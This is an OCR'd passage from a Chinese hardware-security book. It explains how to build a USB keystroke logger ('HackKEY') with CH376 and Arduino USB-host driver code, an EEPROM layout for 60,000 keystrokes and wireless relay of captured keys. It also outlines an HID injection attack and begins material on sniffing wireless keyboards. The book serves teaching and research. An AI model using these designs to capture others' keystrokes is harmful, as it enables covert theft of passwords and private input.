


图5-22 Arduino UNO的USB接口可以当作USB从机接口

如果手里没有Arduino UNO怎么办？AVR单片机有个功能，即有很多库可以直接用，其中有一个库是AVR-USB，可以直接用I/O接口运行USB HID协议，任何资源够用的AVR单片机都能移植进去，所以就出了一个产品Digispark kickstarter，如图5-23所示。Digispark kickstarter的本质就是一个ATTiny85单片机的开发板，通过运行AVR-USB库实现USB HID协议，模拟键盘鼠标的功能。同样，Arduino Nano或者Arduino Mini也能用I/O接口模拟出键鼠。




图5-23 Digispark kickstarter

所以，初学者看着非常高大上的产品，本质都很简单，只要入了门，完全可以自己设计出来。如果有想法有创意有能力，甚至可以设计更好用更强的板子。

4）存储器电路

存储电路的结构很简单，使用 I²C 接口的 EEPROM 标准电路即可，注意 4.7KΩ 电阻上拉，如果只是用于测试的话可以用从网上购买的成品模块，如图 5-25 所示。




图5-25　I²C接口的EEPROM存储电路及成品模块

4. 软件实现策略

由于 HackKEY 实现的功能比较复杂，软件程序包含了 USB 主机驱动代码，USB 从机驱动代码，EEPROM 存储器驱动代码，2.4GHz 模块接收与发送代码，文件系统实现代码，以及主线程序。USB 键盘模拟的实现、EEPROM 存储功能等网上有很多教程，例如用 Arduino UNO 时，烧写好程序以后，再用 Arduino 的编程器给 Atmega8U2/Atmega16U2 烧写新的 BootLoader。如果用 I/O 接口模拟，烧写好程序以后，将一个 USB 线拆开，4 根线分别连到 5V、GND 和两个程序设定的 I/O 接口就可以了。这部分内容在后面介绍 USB 时会详细介绍。

为了节省篇幅，本节仅给出主线程序的流程图（如图 5-26 所示）及 USB 主机（CH376）驱动的驱动代码，这个国产芯片模块的代码相对较少。




图5-26　CH376 USB驱动流程框图

（1）USB 虚拟主机 CH376 的驱动程序部分代码（单片机）。

```
//CH376上电之后要延时40ms左右
mDelay50mS( );
  IoInit( );
  printf("start \n");
//做测试命令，检测和CH376硬件连接，以及读写时序是否正确
  CH376_WR_CMD_PORT( 0x06 );
  CH376_WR_DAT_PORT( 0x55 );
  s = CH376_RD_DAT_PORT( );
  printf(" %02x \n",(UINT16)s);
//设置USB主机模式，如果设备端是CH37X，那么5和6均可
  Set_USB_Mode( 6 );
//使376进入低速模式
  set_freq( );
 while(1)
 {
    printf(" \n wait usb device : \n");
 while ( wait_interrupt()!=USB_INT_CONNECT );
 mDelaymS(50);
//复位USB设备
 Reset_Device();
 mDelaymS(50);
//使376进入低速模式
    set_freq( );
 mDelaymS(20);
//获取设备描述符
 if(Get_Dev_Descr()==1)
 {
     for(i=0;i!=data_buf[0];i++)
     printf("%02x ",(unsigned int)data_buf[i]);
     printf("\n");
 }
 else printf("\n get device descr failed \n");
//设置地址
 set_addr(5);
//获取配置描述符
 if( Get_Cfg_Descr( SetupGetCfgDescr ) == 1)
  {
         for(i=0;i!=data_buf[0];i++)
     printf("%02x ",(unsigned int)data_buf[i]);
     printf("\n");
  }
  s = ((PUSB_CFG_DESCR)data_buf)->wTotalLengthL;
```

```
    memcpy( data_buf,SetupGetCfgDescr,8);
       data_buf[6] = s;
    flag_config_2 = 1;
   if( Get_Cfg_Descr( data_buf ) == 1)
    {
            for(i=0;i!=((PUSB_CFG_DESCR)data_buf)->wTotalLengthL;i++)
       printf("%02x ",(unsigned int)data_buf[i]);
       printf("\n");
    }
   //保存配置描述符中的设备信息
   parse_config_descr( );
   //设置USB配置
     s = set_config( Device_Atti.Cfg_value );
     printf(" cfg %02x \n",(UINT16)s);

   //设置HID类设备的IDLE
     s = set_idle( Device_Atti.Device[0].Device_inf );
     if(s == 1)
      printf("\n set idle success \n");
     else printf("\n set idle error \n");
   //获取HID类设备的报表描述符
   s=get_report_descr_ex(  Device_Atti.Device[0].Device_inf,Device_Atti.Devi
ce[0].Device_report_len);
   if( s == 1)
    {
      for(i=0;i!=report_cou;i++)
       printf(" %02x ",(UINT16)data_buf[i]);
    }
   //如果该HID类设备是键盘，则可以设置报表
   if(Device_Atti.Device[0].Device_type == 0x01)
   {
   s = set_report( );
   if(s==1) printf("\n set report success \n");
   else printf("\n set report error \n");
   }
   //如果该设备是复合设备，则需要配置另外一个接口设备
   #if 1
   if(Device_Atti.Device_compat == 1)
   {
   //设置IDLE
    s = set_idle( Device_Atti.Device[1].Device_inf );
       if(s == 1)
        printf("\n set idle success \n");
```

```
        else printf("\n set idle error \n");
    //获取报表描述符

s=get_report_descr_ex( Device_Atti.Device[1].Device_inf,Device_Atti.Device[1
].Device_report_len);
      if( s == 1)
       {
        for(i=0;i!=report_cou;i++)
        printf(" %02x ",(UINT16)data_buf[i]);
       }
    //如果该设备是键盘，则可以设置报表
     if(Device_Atti.Device[1].Device_type == 0x01)
      {
       s = set_report( );
       if(s==1) printf("\n set report success \n");
       else printf("\n set report error \n");
          }
      }
    CH376_WR_CMD_PORT( CMD20_SET_RETRY );
     CH376_WR_DAT_PORT( 0x25 );
     CH376_WR_DAT_PORT( 0x00 ); //为了保证兼容性
     //比如USB转PS2的设备，复合键盘，则不需要重试(0x00)
     Device_Atti.Device[0].tog = FALSE;          //设置设备的同步标志，默认0
        Device_Atti.Device[1].tog = FALSE;
      while(1)
      {
    //获取设备1的数据
        s                                                                    =
get_int_in( Device_Atti.Device[0].tog,Device_Atti.Device[0].Device_endp);
    //如果该设备是符合设备，则需要获取设备2的数据
     if( Device_Atti.Device_compat )
     {
      s                                                                      =
get_int_in( Device_Atti.Device[1].tog,Device_Atti.Device[1].Device_endp);
     }
    //以下是检测设备插拔状态
     CH376_WR_CMD_PORT(CMD01_TEST_CONNECT );            //检测设备插拔
      s = CH376_RD_DAT_PORT( );
      if(s == USB_INT_DISCONNECT )
      {
         Device_Atti.Device_connect = 0;
    //       Device_Atti = {0};
       break;                                   //设备断开
```

```
        }
      }
    }
```

（2）USB虚拟主机代码（Arduino）。

```
#include "Max3421e.h"
#include "Usb.h"

void kbd_poll( void )
{
 char i;
 static char leds = 0;
 byte rcode = 0;     //return code
    /* poll keyboard */
    rcode = Usb.inTransfer( KBD_ADDR, KBD_EP, 8, buf );
    if( rcode != 0 ) {
        return;
    }//if ( rcode..
    for( i = 2; i < 8; i++ ) {
     if( buf[ i ] == 0 ) {  //end of non-empty space
        break;
     }
      if( buf_compare( buf[ i ] ) == false ) {   //if new key
        switch( buf[ i ] ) {
          case CAPSLOCK:
            capsLock =! capsLock;
            leds = ( capsLock ) ? leds |= bmCAPSLOCK : leds &= ~bmCAPSLOCK;
                    // 设置大小写LED灯状态
            break;
          case NUMLOCK:
            numLock =! numLock;
            leds = ( numLock ) ? leds |= bmNUMLOCK : leds &= ~bmNUMLOCK;
                                //设置小键盘锁定LED灯状态
            break;
          case SCROLLLOCK:
            scrollLock =! scrollLock;
            leds = ( scrollLock ) ? leds |= bmSCROLLLOCK : leds &=
~bmSCROLLLOCK;
                                //设置滚动锁定LED状态
            break;
          case DELETE:
            line = false;
            break;
          case RETURN:
```

```
            line =! line;
            break;
          default:
            //Serial.print(HIDtoA( buf[ i ], buf[ 0 ] ));
            break;
        }//switch( buf[ i ...
        Serial.print(buf[ i ],HEX);
        Serial.print(' ');
        Serial.println(buf[ 0 ],HEX);
        rcode = Usb.setReport( KBD_ADDR, 0, 1, KBD_IF, 0x02, 0, &leds );
        if( rcode ) {
          Serial.print("Set report error: ");
          Serial.println( rcode, HEX );
        }//if( rcode ...
      }//if( buf_compare( buf[ i ] ) == false ...
    }//for( i = 2...
    for( i = 2; i < 8; i++ ) {
      old_buf[ i ] = buf[ i ];
    }
}
```

（3）按键信息在 EEPROM 芯片中的存储规划。

EEPROM 存储的一个弊端是可擦写次数有限，可以假定每字节擦写次数为 10 万次。对 HackKEY 来说，最低提供 10 万次使用次数已完全足够，唯一不够的是每次按下按键时都需要+1 用来更新存储个数的计数器。因此在存储空间中专门划出 200 个同样的计数器，每计数超过 6 万次时就更换一个计数器，避免长期重复擦写某一个字节的问题，其规划如表 5-2 所示。

表 5-2　EEPROM 存储规划

EEPROM_地址	存储内容	介　　绍
0	标示 0x85	——
1	CountZoneNum	——
2	CountZone0	共 200 个计数器备用
3		
4	CountZone1	
5		

续表

EEPROM_地址	存储内容	介绍
6	CountZone2	共 200 个计数器备用
7		
…	…	
398	CountZone198	——
399		
400	CountZone199	
401		
402	备用	——
…	…	——
409	备用	——
410	keycode 0	共 6 万个按键记录
411	keycode 1	
412	keycode 2	
413	keycode 3	
…	…	
60408	keycode 59998	
60409	keycode 59999	
…	备用…	——
		——
65535	标示 0x58	——

5. Arduino实现

前面讲的实现方法使用单片机配 CH376 作为主机端，Arduino 作为从机端，对于有使用单片机功底的人来说很简单，如果是入门者或者只熟悉 Arduino 的读者想测试该怎么办呢？当然也没问题，因为 Arduino 本身就是一个单片机。

如果不想自己设计，则可以直接购买 Arduino 用的 USB Host 扩展板。图 5-27 所示为一个山寨的 USB Host 板，用的也是 MAX3421，原理图如图 5-28 所示，代码都兼容，还带有 nRF24L01 模块接口。




图5-27　Arduino USB Host扩展板




图5-28　Arduino USB Host扩展板原理图

网上有很多用于识别 USB 键盘按键的教程。代码和样例参照网址 http://www.pjrc.com/teensy/td_libs_USBHostShield.html 即可。从这个网站上可以看到另一种硬件叫作 Teensy（如图 5-29 和图 5-30 所示），这也是一个很有名的 USB 硬件开发工具，有很多种玩法，例如 HID 攻击、PS3 破解，其本质是由 MCU 封装好库和调用的开发板，只不过它不开源而已。




图5-29 Teensy 3.2




图5-30 Teensy++ 2.0

使用 Arduino 作为核心板，完全可以实现 USB 键盘监听和记录的功能，使用 USB Host Shield 识别键盘按键，然后记录下来，存到外部 EEPROM、Flash 或者内部 EEPROM，同时使用 nRF24L01 无线模块将按键信息发射出去，再通过 Atmega8u2/Atmega16u2 或者 AVR-USB 库调用 I/O 模拟键盘，将按键信息发给 PC 机，接收端用 nRF24L01 接收按键信息在 LCD 显示或者通过串口发送给 PC 机，这就是整个监听流程。

同样，也能进行 HID 攻击，例如客户端将按键信息“Win+R”发送给 Arduino 模块，Arduino 将这个按键信息发送给目标 PC 机，就能打开 PC 机的字符终端，然后执行某些程序，实现攻击的目的。

6. 拓展延伸

通过上面的介绍，我们知道了有线键盘记录器的原理和实现方法，再结合之前的nRF24L01射频模块的使用，是不是就能打造无线键盘记录器的效果呢？

如图5-31和图5-32所示，这是我们设计的一个能通过OLED直接观察按键输入的无线键盘记录器和配套接收模块。




图5-31　USB键盘记录器无线接收模块




图5-32　USB键盘记录器

相较于有线USB键盘记录器，无线USB键盘记录器只是多了一个射频传输电路而已。

射频传输电路可采用Nordic公司的2.4GHz通信芯片，由于作者用的是Nrf24LU1 Soc芯片，内部集成了单片机和2.4GHz模块，因此无须另置2.4GHz模块外接，只需按图5-33所示实现2.4GHz前端阻抗匹配电路。如果采用Arduino，就需要外置一个24L01+的2.4GHz无线

射频模块。




图5-33　nRF24L01+无线模块原理图和成品模块（封装用的nRF24LU1+）

5.1.4　无线键鼠监听与劫持

1. 无线键鼠的兴起

键盘连接到计算机有多种方式，早期是使用标准的 DIN 连接器，如图 5-34 所示。这种连接方式在 Intel 80486 之前的主板上应用得比较普遍。后来逐渐被 PS/2 接口（如图 5-35 所示）取代，紫色接口是键盘接口，绿色接口是鼠标接口。目前，PS/2 接口已经逐渐被 USB 接口取代，但因为 PS/2 接口键盘可以支持无冲突输入所有按键，而 USB 接口对键盘的支持最大只能同时 6 键输入无冲突。这一特点导致在某些应用上（例如电子游戏）USB 接口无法完全取代 PS/2 接口。




图5-34　DIN连接器插头




图5-35　PS/2接口

有线键盘鼠标在生活中最常见，适用范围也很广泛，但有线连接不仅对操作距离有限制，

而且给携带造成了不便。不仅如此，繁杂的线缆还很容易把桌面弄得凌乱不堪。无线键鼠非常好地解决了上述问题。无线键鼠又分为蓝牙类型和 2.4GHz 类型，文中所指的无线鼠标一般指 2.4GHz 类型。值得注意的是，虽然蓝牙键鼠的工作频段也是 2.4GHz 频段，使用的却是蓝牙通信协议，符合蓝牙标准。而 2.4GHz 类型的键鼠主要指利用专属无线协议开发的无线产品。2.4GHz 类型的无线键鼠，一般在计算机的 USB 接口处插上一个适配器，鼠标和键盘通过电池供电。

2. 无线键鼠的基本原理

无线键鼠与有线键鼠的主要区别在于信号传输方式。有线键鼠利用导线传输信息，而无线键盘利用无线电传输信息。早期的无线键盘使用 27MHz 的频段，当时的无线接收器相对现在的集成芯片来说要大得多。目前大多数产品都工作在 2.4GHz 的 ISM（工业、科学、医疗）频段。下面我们大致介绍无线键盘的工作原理。当按下键盘时，键盘内部的单片机利用矩阵扫描的原理检测到是哪个按键按下了，相应按键有相应的编码；单片机利用无线收发模块把按键信息通过无线电传播出去；电脑端插在 USB 接口上的适配器收到相应的数据后会通过 USB 向电脑操作系统传输按键的输入信息。这样就完成了一次按键信息的传送，下面将详细介绍无线通信的硬件部分和通信数据部分。

3. 硬件部分

如果想真正了解键盘的构造、基本原理等信息，拆解是非常直接有效的方法。图 5-36 所示为某无线键盘的拆解图。右下部分是一个电池槽，红色的线是一根电源线，为单片机和无线模块供电。目前市场上最常见的就是这种薄膜式键盘。薄膜式键盘取代机械键盘的原因并非机械键盘的品质不够好、手感不佳。机械键盘的手感、使用寿命都要优于薄膜键盘，只是因为成本过高而逐渐退出市场。最近因更追求产品的品质，机械键盘又逐渐流行起来。




图5-36　某无线键盘的拆解图

薄膜式键盘内部共分三层，实现了无机械磨损，其特点是低价格、低噪音和低成本，已占领市场绝大部分份额。我们现在经常使用的就是薄膜键盘。薄膜式键盘架构很简单，除了

上下盖、键帽之外，拆开键盘之后，还会看到橡胶帽（但事实上现在都是用硅胶制成）、三片薄膜、电路板，以及电路板上的 IC。再检视薄膜的话，还可以看到导电的印刷涂料。薄膜式键盘的原理相当简单，三片薄膜中，最上方为正极电路，最下方为负极电路，中间为不导电的塑料片，如图 5-37 所示。接着，在上方放按压模块（通常包括键帽、键帽下方活动模块，以及橡胶帽），当手指从键帽压下时，上方与下方薄膜就会接触通电，完成导通。




图5-37 键盘薄膜

然而，我们更关注的是它的射频部分。也就是它采用了哪款芯片，完成对数据的传输。这样我们才能更方便地找对方向进行研究。图 5-38 所示为无线键盘的射频部分，用的是 Nordic 公司设计的 nRF24L01 芯片。黑色方块即为该芯片，周围是该芯片正常工作所需的外围器件，例如电容、电阻等器件。左边黄色蛇形的图案是 PCB 天线。它是利用印制电路板上的导线作为天线的一种方式。这种天线的好处是相对于外置天线体积更小，而且更廉价，但缺点是距离较短，适用于对距离没有严格要求的地方。这款无线收发芯片是了解无线键鼠通信基本原理的关键部分，有助于我们对无线键盘的研究，下面将介绍该芯片的一些基本情况。




图5-38 射频部分

nRF24L01 是 Nordic 公司设计的一个具备协议解析功能的单芯片无线收发器，适合低功耗的无线应用场景。nRF24L01 工作在全球开放 ISM 频段（工业、科学和医用频段），频率范围内 2.400GHz~2.4835GHz。因为 nRF24L01 仅仅是一个无线收发器，没有集成单片机，所以在使用时需要配合单片机和少量的外围器件工作。我们可以通过 SPI 接口对 nRF24L01 进行操作和配置。通过 SPI 接口可以读写 nRF24L01 内部的寄存器，完成对其的配置和其他所有的操作。

该无线设备采用 GFSK 调制方式。用户可以修改无线设备的信道、输出功率和数据速率。nRF24L01 支持三种速率 250kbit/s、1Mbit/s 和 2Mbit/s。目前应用广泛的是 2Mbit/s 的数据传输速率。

图 5-39 所示为 Nordic 公司官方给出的电路参考设计原理图。大多数公司都是据此进行开发的，除非一些公司对某些方面有特殊的需求才会对该原理图调整。许多厂家会据此进行二次开发，生产出该芯片的模块。

